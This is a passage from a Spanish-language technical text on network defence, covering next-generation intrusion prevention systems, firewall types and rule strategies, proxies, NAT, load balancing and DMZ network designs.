Seguimiento. Los IPS de nueva generación pueden proporcionar información sobre la identidad de los usuarios de la red de una forma más rápida. No es necesario generar consultas desde el gestor de eventos hacia el directorio activo (o similar), sino que el IPS se encarga de dar identidad a las IPs.

Monitorización de aplicaciones. Como ya se ha comentado, la mayoría de ataques se centran ahora mismo en las aplicaciones web y en los servidores, por lo que es necesario que los nuevos IPSs analicen el tráfico a nivel de aplicación.




Figura 16. IPS de nueva generación analizando tráfico de aplicación.

Red de análisis de comportamiento. Examina el tráfico de red para identificar las amenazas que generan flujos de tráfico inusuales, como la denegación de servicio distribuido (DDoS), ciertas formas de malware, y violaciones de políticas de seguridad.

IPS virtualizado. En entornos virtualizados no podemos utilizar un appliance para poder analizar el tráfico entre las máquinas virtuales y los servidores, para ello es necesario que se disponga de dispositivos IPS virtuales y consolas de administración para la gestión de infraestructuras de cloud computing. En el punto 3.8 se detalla con más profundidad este tema.




Figura 17. IPS virtual.

SSL. Un canal SSL proporciona autenticación y privacidad de la información entre extremos sobre Internet mediante el uso de criptografía. Todos los dispositivos de seguridad protegen el tráfico mediante sesiones SSL. El uso de sesiones cifradas crece con el tamaño de la infraestructura, pero esto también significa que el riesgo de que se produzca un ataque dentro de un canal SSL crece. Para mitigar este riesgo se utilizan IPS de nueva generación ya que disponen de capacidad para analizar el tráfico protegido.

La inspección de tráfico SSL debe interceptar el tráfico, descifrarlo, analizarlo y clasificarlo, y posteriormente cifrarlo de nuevo antes de permitir que continúe por el canal de comunicación. Esta operación debe producirse con la mínima latencia posible.




Figura 18. Inspección de tráfico SSL.

Integración con elementos de terceros. Esta característica es muy importante ya que aumenta la escalabilidad del diseño al poder contar con diferentes elementos de diferentes procedencias de tal manera que podemos crear una red personalizada y administrada de la manera más cómoda. Un ejemplo de integración que debe soportar un NGIPS es un software de correlación de eventos (SIEM), ya que todas las

alertas y eventos deben de estar en un lenguaje común que pueda entender cualquier herramienta que queramos utilizar.

3.3.6.2 Regulación y normativa

La seguridad no es solo una buena idea, también es la ley. Las organizaciones exponen sus recursos en internet por lo que si sucediera cualquier brecha en la seguridad podría ser fatal. Esto ha dado como resultado la creación de una serie de leyes y regulaciones diseñadas para forzar a las organizaciones a proteger la información almacenada o la información publicada.

Los IPS son una gran herramienta para cumplir con los requisitos que marcan algunas normas. Señalaremos brevemente como podemos utilizar un IPS para cumplir la norma PCI DSS de seguridad en transacciones electrónicas. Utilizaremos como ejemplo dos de los requisitos de dicha ley (se puede hacer referencia a más) para observar como la utilización de un IPS lo cumpliría.

Requisito 2.2: *Establezca un proceso para identificar las vulnerabilidades de seguridad recientemente descubiertas*. [6]

Un IPS de nueva generación puede generar alertas en base a actividad del tráfico que se aproxime a las vulnerabilidades conocidas, protegiendo a la red de nuevos ataques. También puede identificar cualquier vulnerabilidad conocida siempre y cuando mantengamos la base de firmas y las reglas bien actualizadas.

Requisito 12.5.2: *Supervise y analice las alertas e información de seguridad, y distribúyalas entre el personal correspondiente*. [6]

Se hace necesario monitorizar todos los elementos de seguridad, estos generan alertas y avisos sobre incidentes en la red. Un IPS, como hemos comprobado, genera alertas en tiempo real o en un modo pasivo integrándose con los gestores de eventos de tal manera que el personal correspondiente pueda tener información sobre todo lo que ocurre en la red.

3.3.7 Análisis de una solución open-source

La solución open source para un sistema de prevención de intrusos por excelencia es Snort. Snort ya ha sido explicado en el apartado sobre IDS, pero también actúa como IPS ya que permite bloquear tráfico.

3.4 Firewalls

3.4.1 Introducción

Un firewall es un dispositivo hardware o un software el cual filtra todo el tráfico que se genera entre una computadora o una red de trabajo, e internet. Desde el punto de vista de la seguridad informática, es necesario disponer de firewalls en las redes o en los hosts. A lo largo de esta parte del capítulo explicaremos los tipos de firewalls que hay, cómo pueden protegernos, y qué nos ofrecen los firewalls de nueva generación.

Figura 19.Murallas de Ávila, un antiguo "cortafuegos".

Podemos realizar un símil para definir fácilmente cómo nos protege un firewall; al igual que una muralla antigua que protegía una ciudad de los enemigos, el firewall protege a toda una red o a un solo dispositivo de ataques y de elementos que pueden dañarlos.

3.4.1.1 ¿Cómo nos puede ayudar?

Un firewall está diseñado para que todo el tráfico de red pase a través de él, es por eso por lo que el firewall decide que tráfico deja pasar y cual no basándose en reglas predeterminadas o establecidas por el administrador de la red. Cuando hablamos del tráfico que atraviesa un firewall nos referimos tanto al tráfico de entrada como al de salida.




Figura 20.Hay tráfico permitido y tráfico no permitido.

En la siguiente lista se incluyen algunas de las características de los firewalls que nos ayudan en la protección de nuestra red:

- Bloquean el tráfico de entrada a la red en base a la fuente o al destino. La capacidad de bloquear tráfico no deseado es el común denominador de todos los firewalls.
- Filtrado de tráfico saliente en base a la fuente o el destino. Por ejemplo, pueden crearse reglas en las que se prohíba el acceso a determinadas páginas webs desde una zona de nuestra red.
- Los nuevos firewalls bloquean el tráfico también por el contenido, pueden analizar el tráfico de entrada y evitar que entren virus o correos spam por ejemplo.
- Permiten conexiones seguras al interior de la red. Esto es habitual en las organizaciones que necesitan, por ejemplo, redes privadas virtuales (VPNs) para que se conecten sus empleados o sus clientes. La función de establecer VPN recaía en equipos independientes, pero con los nuevos firewalls y la tendencia a la *gestión unificada de amenazas*, los propios firewalls ya funcionan como servidores VPN.
- Gestionan y monitorizan el tráfico entrante/saliente así como las conexiones que se establecen.

3.4.1.2 Next Generation Firewalls

El firewall ha cumplido ya más de 20 años, en todo ese tiempo ha ido añadiendo más funcionalidades y características pasando a ser un dispositivo fundamental en el diseño de redes. Los firewalls de nueva generación (NGFW, Next Generation Firewall) siguen la tendencia marcada por la unificación de gestión de amenazas (pero no son un UTM como ya veremos) y disponen de múltiples elementos que hasta ahora, solían ser dispositivos de red independientes.

Algunos de los elementos que forman parte de los nuevos firewalls son:

- IDS/IPS
- VPN
- Proxy
- Identificación de usuarios
- Gestión del ancho de banda
- QoS
- Antivirus
- Filtrado de paquetes en todos los niveles de la escala OSI
- Monitorización y gestión de eventos más completa
- Etc.

Esta nueva generación va más allá de las tareas típicas de control y protección de puertos, direcciones IP o paquetes de datos, para examinar con detalle la actividad de cada usuario y cada aplicación, de una forma más proactiva e inteligente.

En ese sentido, el firewall de nueva generación es capaz de identificar qué aplicaciones están en uso y qué usuarios las utilizan, así como de aportar un control granular de las aplicaciones y mejorar la identificación de los usuarios internos y los accesos desde el exterior. También será capaz de gestionar mejor la seguridad en el uso de sub-aplicaciones y widgets, como Facebook, YouTube, Google Apps o aplicaciones Web 2.0, así como de personalizar el uso de aplicaciones de red de acuerdo con las necesidades de los usuarios y del negocio.

3.4.2 Tipos de firewall

El tipo de firewall que se instalará depende de los requisitos de protección y gestión necesarios para la infraestructura en la que se integrarán. A continuación podemos observar una breve clasificación de los firewalls en tres grupos, dependiendo de a que tipo de organización están dirigidos.

- **Firewall de uso personal**: Un firewall de uso personal está diseñado para la protección de un número muy bajo de ordenadores personales, en los que se integra como un software. Algunos de estos firewalls disponen de hardware extra, o también pueden estar integrados en dispositivos externos, pero el objeto del firewall sigue siendo proteger a pocos ordenadores. Son firewalls con una capacidad limitada de gestión y de visión de resultados.
- **Firewall para entornos SOHO** (*Small Office – Home Office*): Este tipo de firewalls están diseñados para proteger los ordenadores dentro de una oficina de tamaño medio, siempre en una misma localización. Los firewalls de esta categoría tienen la capacidad para proteger a un número limitado de ordenador, y disponen de una capacidad de gestión y de monitorización adecuada para estos entornos.
- **Firewall empresarial**: Los firewalls de uso empresarial son apropiados para organizaciones las cuales disponen de una gran infraestructura de red, incluyendo organizaciones con localización dispersa. Disponen de capacidad para interactuar con herramientas de gestión con los que generar informes de alto nivel. Interactúan con los demás elementos de la red, incluidos otros firewalls.

Otra de las clasificaciones que podemos hacer de los firewalls es según sus características y la capa OSI en la que funcionan, es decir, si solo aplican las reglas de manera clásica sobre puertos y direcciones o si por el contrario reconocen aplicaciones y aplican las reglas a nivel de aplicación.

- **Circuito a nivel de pasarela**: Funciona para aplicaciones específicas como ftp o Web.
- **Cortafuegos de capa de red**: Filtra en capa de red (IP origen/destino) o de transporte (puerto origen/destino).
- **Cortafuegos de capa de aplicación**: entienden y analizan protocolos concretos como HTTP y filtran peticiones según patrones o comportamientos determinados.

- **Cortafuegos personales**: Aplicación para sistemas personales como PCs o móviles.

Una vez explicadas las distintas maneras de clasificar los firewalls, veamos a continuación de que forma se nos puede presentar un firewall.

Appliance físico.

Un firewall físico es un dispositivo hardware diseñado expresamente para funcionar como un firewall. Dispone de un software integrado y de múltiples conexiones de red. Su hardware está diseñado para que pase un gran ancho de banda de tráfico a través de él, siendo capaz de analizarlo y de aplicar políticas de seguridad con una latencia de tráfico casi inexistente.

Hay varios fabricantes que fabrican firewalls, entre ellos está *Palo Alto Networks*, disponen de un hardware y un software que ofrece un gran rendimiento. En la figura 21 se puede observar una comparación de dos de sus familias de firewalls, podemos ver una evolución de los equipos según su rendimiento y el tipo de organización para el que están diseñados.




Figura 21. Comparación de dos familias de firewalls de Palo Alto Networks ©.

Appliance virtual – un software o una plataforma virtualizada.

Denominaremos *appliance virtual* a una emulación virtual de las capacidades y funcionalidades de un firewall físico, estando limitado por la arquitectura en la que se integre. Con "virtual" nos referimos tanto a un software integrable en un sistema operativo de una máquina física como a una distribución para entornos virtualizados en modo *máquina virtual*.

El firewall virtualizado puede funcionar como un appliance físico actuando sobre redes físicas o sobre redes virtuales.

El firewall virtual software está orientado normalmente a una protección de un solo host y para uso personal, por ejemplo los sistemas operativos Windows integran un firewall desde el año 2003 (versión Windows XP).

Desde la versión 2.4 del kernel de Linux, el cortafuegos utilizado para gestionar las conexiones es **iptables**. Las posibilidades de iptables son prácticamente infinitas y un administrador que quiera sacarle el máximo provecho, puede realizar configuraciones extremadamente complejas. Para simplificar, diremos que básicamente iptables permite crear reglas que analizarán los paquetes de datos que entran, salen o pasan por nuestra máquina, y en función de las condiciones que establezcamos, tomaremos una decisión que normalmente será permitir o denegar que dicho paquete siga su curso.

Router.

Un router o enrutador es un dispositivo que proporciona conectividad a nivel de red o nivel tres en el modelo OSI. Su función principal consiste en enviar paquetes de datos de una red a otra, es decir, interconectar subredes, entendiendo por subred un conjunto de máquinas IP que se pueden comunicar sin necesidad de un router, y que por tanto tienen prefijos de red distintos.

Muchos de los routers comercializados hoy en día disponen de algunas funcionalidades de seguridad, por lo que pueden funcionar como un firewall de perfil bajo. Pueden bloquear paquetes por fuente o destino e incluso pueden filtrar tráfico por contenido.

3.4.3 Funcionamiento

Un firewall de red dispone de varios modos de funcionamiento, el principal de todos es el filtrado de paquetes en base a reglas, pero también puede ofrecer balanceo de carga o proxy de red. [7]

En la mayoría de modos de funcionamiento la protección que nos ofrecen los firewalls viene determinada en gran parte por las reglas aplicadas para cada modo. Al igual que con los sistemas de prevención de intrusiones, una buena configuración de las reglas es fundamental para poder disponer de una infraestructura segura.

Hemos visto como podemos disponer de firewalls físicos o virtuales dependiendo de la infraestructura que vayan a proteger, pero sea cual fuere el tipo de firewall es necesario conocer como funciona y cual es la estrategia que queremos implantar por medio de las reglas en el firewall. Hay dos estrategias que explicaremos a continuación, la estrategia de “todo permitido”, y la estrategia de “todo bloqueado”. Estas estrategias se adoptan tanto para el acceso a servicios como en el diseño del firewall.

Para entender mejor cómo funcionan estos dispositivos basados en reglas vamos a ver un pequeño ejemplo con un firewall de red. Disponemos de un firewall con la siguiente tabla de reglas:

Regla	Acción	IP origen	IP destino	Protocolo	Puerto origen	Puerto destino
1	Permitir	192.168.0.0/24	192.168.10.0	TCP	Cualquiera	25
2	Permitir	Cualquiera	10.0.10.1	TCP	Cualquiera	80
3	Denegar	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Cualquiera

Tabla 1. Ejemplo de tabla de reglas de un firewall.

La regla 1 indica que cualquier IP de la subred 192.168.0.0/24 tiene permiso para acceder por SMTP a la IP 192.168.10.0. La regla 2 indica que cualquier IP de origen tiene permiso para acceder a un servicio web HTTP alojado en el servidor 10.0.10.1. Por último, la regla 3 indica que las demás conexiones posibles están todas denegadas.

3.4.3.1 Estrategias

Hay dos políticas básicas en la configuración de un cortafuegos que cambian radicalmente la filosofía fundamental de la seguridad en una organización:

- **Política restrictiva** (lista blanca): se deniega todo el tráfico excepto el que esté explícitamente permitido. El cortafuegos obstruye todo el tráfico y hay que habilitar expresamente el tráfico de los servicios que se necesiten.
- **Política permisiva** (lista negra): se permite todo el tráfico excepto el que esté explícitamente denegado. Cada servicio potencialmente peligroso necesitará ser aislado básicamente caso por caso, mientras que el resto del tráfico no será filtrado.

Podemos considerar, con estas definiciones, que la política permisiva es la más fácil de implementar, solamente necesitamos crear una lista de excepciones al mismo estilo que otros componentes de la red como los routers o las tarjetas de red. Pero la política restrictiva es la más segura, ya que es más difícil permitir por error tráfico potencialmente peligroso, mientras que con una política permisiva es posible que no se haya contemplado algún caso de tráfico peligroso y sea permitido por omisión. Una política restrictiva es más fácil de administrar, solamente permitimos el tráfico para un número reducido de servicios, protocolos o redes. Esta estrategia tiene la ventaja de que el administrador solo debe controlar una pequeña lista de acceso que le permite controlar fácilmente si la configuración del firewall está correcta, no tiene que añadir reglas para excluir nuevos protocolos, servicios o problemas que surjan.

Normalmente, la política de firewalls que se configura actualmente es una combinación de ambas estrategias. A continuación se muestra un ejemplo de política de seguridad que combina ambas estrategias para especificar a qué contenido pueden acceder los usuarios de una red:

- Denegar todo el tráfico dirigido a todas las IPs.
- Excepción 1: permitir tráfico en el puerto 80 (HTTP).
- Excepción 2: de todo el tráfico HTTP, denegar el tráfico que contenga video.

- Excepción 3: permitir el tráfico que contenga video del tráfico HTTP al grupo de usuarios “video”.

Si nos fijamos, las reglas han sido implementadas en el firewall con una finalidad, permitir que el grupo de usuarios “video” sea el único grupo de usuarios que pueda ver videos a través del protocolo HTTP, pero ¿en qué orden se procesan las reglas del firewall?

Un firewall solo ve reglas en una tabla y las aplica, pero necesita de una política de procesamiento para poder ejecutar en un orden correcto las reglas del firewall. Normalmente se implementa una combinación de las siguientes técnicas:

- **En orden**: Las reglas se procesan en orden descendente, desde la primera hasta la última. Las reglas que coinciden con el paquete IP que se analiza son las que se utilizan, las demás son descartadas. El administrador debe tener cuidado al ordenar las reglas.
- **Denegar primero**: Se procesan primero todas las reglas que hagan denegaciones. La regla que coincida con el paquete actual es la que se utiliza para bloquearlo. Si no hay coincidencias con las reglas de denegación, se utilizan las reglas de permisos.
- **Mejor ajuste**: El propio firewall determina el orden en el cual la lista de reglas es procesada. El procesamiento normalmente va de las reglas orientadas a detalles, a las reglas de carácter general.

3.4.3.2 Filtrado de paquetes

El filtrado de paquetes consiste en la inspección de las cabeceras de cada paquete que llega a la red, para cada paquete se aplican las reglas de filtrado y el firewall decide cuales paquetes deben ser permitidos y cuales deben ser descartados. [7]

Si se permite el paso a un paquete continuará su camino pero hay que tener en cuenta que cuando atraviesa cualquier router o cualquier firewall, el paquete sufre modificaciones. Veremos más adelante cómo, si el firewall habilita NAT, el número de puerto y la IP de un paquete son sustituidos por otros antes de que el paquete continúe.

Se pueden crear reglas de filtrado de paquetes que comprueben los siguientes campos de un paquete que llega al firewall:

- Dirección IP de origen.
- Dirección IP de destino.
- Número de identificación del protocolo IP.
- Número de puerto TCP/UDP.
- Tipo de mensaje ICMP.
- Flags de fragmentación del paquete.
- Etc.

La estrategia que se aplique con las reglas y la forma de establecer dichas reglas no es siempre la misma, cada fabricante provee a sus firewalls de un sistema propio con el que intentar marcar una diferencia competitiva en cuanto a rendimiento y funcionalidad.

3.4.3.3 Proxy de aplicación

Otra buena función de un firewall es proveer de un servicio de proxy de aplicación, es habitual que los cortafuegos utilicen aplicaciones software para reenviar o bloquear conexiones a servicios como finger, telnet o FTP; a tales aplicaciones se les denomina servicios proxy, mientras que a la máquina donde se ejecutan se le llama pasarela de aplicación (application gateway). Un proxy es una versión más desarrollada de un filtro de paquetes ya que el proxy inspecciona en los niveles de aplicación (capas OSI). En los firewalls de nueva generación ya no existe una diferencia entre el filtrado de paquetes y un proxy de aplicación, el firewall de nueva generación inspecciona, selecciona y clasifica paquetes atendiendo a todos los niveles del paquete. [7]

Los servicios proxy poseen una serie de ventajas de cara a incrementar nuestra seguridad. En primer lugar, permiten únicamente la utilización de servicios para los que existe un proxy, por lo que si en nuestra organización la pasarela de aplicación contiene únicamente proxies para HTTP y FTP, el resto de servicios no estarán disponibles para nadie. Además, los application gateways permiten un grado de ocultación de la estructura de la red protegida (por ejemplo, la pasarela es el único sistema cuyo nombre está disponible hacia el exterior), facilita la autenticación y la auditoría del tráfico sospechoso antes de que alcance el host destino y, quizás más importante, simplifica enormemente las reglas de filtrado implementadas en el router (que como hemos dicho antes pueden convertirse en la fuente de muchos problemas de seguridad): sólo hemos de permitir el tráfico hacia la pasarela, bloqueando el resto.




Figura 22.Tráfico real frente a tráfico de usuario con el uso de un proxy.

También tiene desventajas, por ejemplo es necesario disponer de un proxy por cada protocolo de aplicación usado. Como los proxies de aplicación son específicos de aplicación, el software del firewall permite configurar de manera individual las opciones para cada protocolo de aplicación.

3.4.3.4 Network Address Translation (NAT)

El NAT es un sistema de direccionamiento IP que permite crear y utilizar direcciones privadas para acceder a internet. El NAT transforma en tiempo real las direcciones IP de los paquetes del tráfico para que, desde una dirección privada, salgan a internet identificándose con la IP pública asignada a su red. En la figura 23 podemos ver un ejemplo de traducción NAT cuando el equipo 192.168.0.10 quiere acceder a un recurso web en la dirección IP 87.200.45.32.

Hay que destacar que si tenemos varios equipos de la red privada que quieren utilizar NAT para acceder a internet con la IP pública, el NAT no solo modifica la IP sino que también modifica el número de puerto por uno que no esté siendo usado, de esa manera pueden utilizar varias máquinas de la red privada una sola IP pública.




Figura 23.Traducción de direcciones IP en NAT.

NAT y la seguridad.

Como los NAT rechazan todo el tráfico que no coincida con una entrada de la tabla de traducción, son considerados dispositivos de seguridad. Sin embargo, los NAT no pueden sustituir a los firewalls. Normalmente, hay dos conjuntos de puertos TCP y UDP abiertos en el NAT:

- El conjunto de puertos correspondiente al tráfico que se traduce, especificado en la tabla de traducción. Contiene los puertos dinámicos que abren los clientes situados tras el NAT y los puertos estáticos configurados para los servidores situados tras el NAT.

- El conjunto de puertos correspondiente a aplicaciones y servicios en ejecución en el NAT.

Los puertos estáticos para los servidores situados tras el NAT y los puertos para las aplicaciones y servicios que se ejecutan en el NAT lo hacen vulnerable a los ataques. Los puertos dinámicos no son tan vulnerables porque es difícil que un atacante adivine cuando se abrirán. Si el NAT es un equipo en lugar de un dispositivo dedicado (por ejemplo, un dispositivo de puerta de enlace de Internet), el equipo está expuesto a los ataques. [7]

Por lo tanto, es recomendable que el NAT se use combinado con un firewall y que los clientes de la red privada usen también firewalls basados en host para evitar la difusión de software malintencionado en la red privada.

3.4.3.5 Balanceo de carga

Uno de los problemas más comunes para una organización que ofrece servicios web es la capacidad de los servidores. Dentro de un data center hay muchos recursos y es necesario repartir el tráfico entre esos recursos de manera que no haya sobrecarga.

Existen equipos dedicados para realizar balanceo de carga, pero también es posible implementarlo en menor medida con un router o con un firewall que disponga de esta función.

El balance de carga se mantiene gracias a un algoritmo que divide de la manera más equitativa posible el trabajo, para evitar los así denominados “cuellos de botella”. Estos algoritmos estadísticos distribuyen el tráfico, en algunos casos se tiene en cuenta la carga y el procesamiento de cada host, y otros algoritmos reparten equitativamente la carga (Round Robin).




Figura 24.Balanceo de carga entre servidores.

3.4.3.6 Monitorización

La detección oportuna de fallos y la monitorización de los elementos que conforman la red son actividades de gran relevancia para brindar un buen servicio tanto a los usuarios como a los administradores. De esto se deriva la importancia de contar con un esquema capaz de notificarnos los fallos en la red y de mostrarnos su comportamiento mediante el análisis y recolección de tráfico.

La monitorización de eventos en un firewall es fundamental para poder comprobar si la configuración que se haya hecho es correcta. También es una buena razón disponer de la monitorización para poder detectar intrusos, descubrir métodos de ataque y, entre otras cosas, realizar una auditoría del estado de la red.

La monitorización puede hacerse de dos maneras:

- **Activa**: se inyectan paquetes de prueba en la red o dirigidos a aplicaciones en servidores, de esta manera se pueden comprobar rendimientos en la red.
- **Pasiva**: se obtienen datos de la red mediante la recolección y el análisis del tráfico en la red. Este método no introduce tráfico en la red pero necesita de *sniffers* que capturen el tráfico. Básicamente es la manera en la que monitorizan el tráfico los IDS y los IPS ya comentados en este capítulo, también para los firewalls de nueva generación que incorporan IPSs.

3.4.4 Diseño

Existen diferentes formas de proteger una red mediante firewalls, cada implementación depende de forma específica de la organización y sus necesidades, por lo tanto no existe una topología única que garantice la seguridad de cualquier red, sino una política de seguridad que tras un estudio profundo de la organización en cuestión ayude a los diseñadores de la red a generar una topología de firewalls adecuada.

Router.

Un router con funcionalidades de firewall separa la red insegura de la red segura. Es un diseño que ya no se utiliza por que es muy inseguro, expone la red segura a muchos ataques.




Figura 25.Router como servidor de seguridad.

Servidores expuestos.

Los servidores que ofrecen servicios al exterior de la red se conectan directamente al router, separándose de la red interna a la cual protege un firewall. En un diseño de este tipo la seguridad de los servidores depende de sí mismos, es decir, deben implementar diferentes mecanismos y técnicas para soportar ataques desde la red insegura y continuar funcionando. El acceso desde los servidores públicos hacia la red interna no se permite en ningún caso para que no puedan ser utilizados como acceso a la red segura.




Figura 26.Servidores expuestos, red corporativa con firewall.

Servidores en zona desmilitarizada (DMZ) – Opción simple.

En este diseño tenemos un firewall el cual separa 3 zonas: la red insegura, la red segura y la red de servidores públicos. Este diseño crea una red aislada dentro de la infraestructura completa, a esa red aislada se la denomina *Demilitarized Zone (DMZ)*. La comunicación con la zona desmilitarizada desde el exterior y desde la red segura se produce por enrutamiento, y es el firewall el encargado de llevar el tráfico correspondiente a esta zona. Es el diseño más utilizado, sobre todo en redes de tamaño pequeño/medio, ya que es fácil de implementar y de gestionar las políticas de seguridad. El acceso desde la zona desmilitarizada a la red segura está prohibido.




Figura 27.Diseño típico de firewall y DMZ.

Servidores en zona desmilitarizada (DMZ) – Opción doble firewall.

En este diseño tenemos dos firewalls, la red segura está doblemente protegida ya que hay que atravesar dos firewalls para llegar a dicha red. Tiene la desventaja de disponer de una mayor dificultad de configuración y monitoreo, así como mayores costes de hardware y software. Su implementación es adecuada para redes grandes en las que hay flujo de tráfico importante entre la red interna y la DMZ, donde también se demanda mayor seguridad para la red LAN.

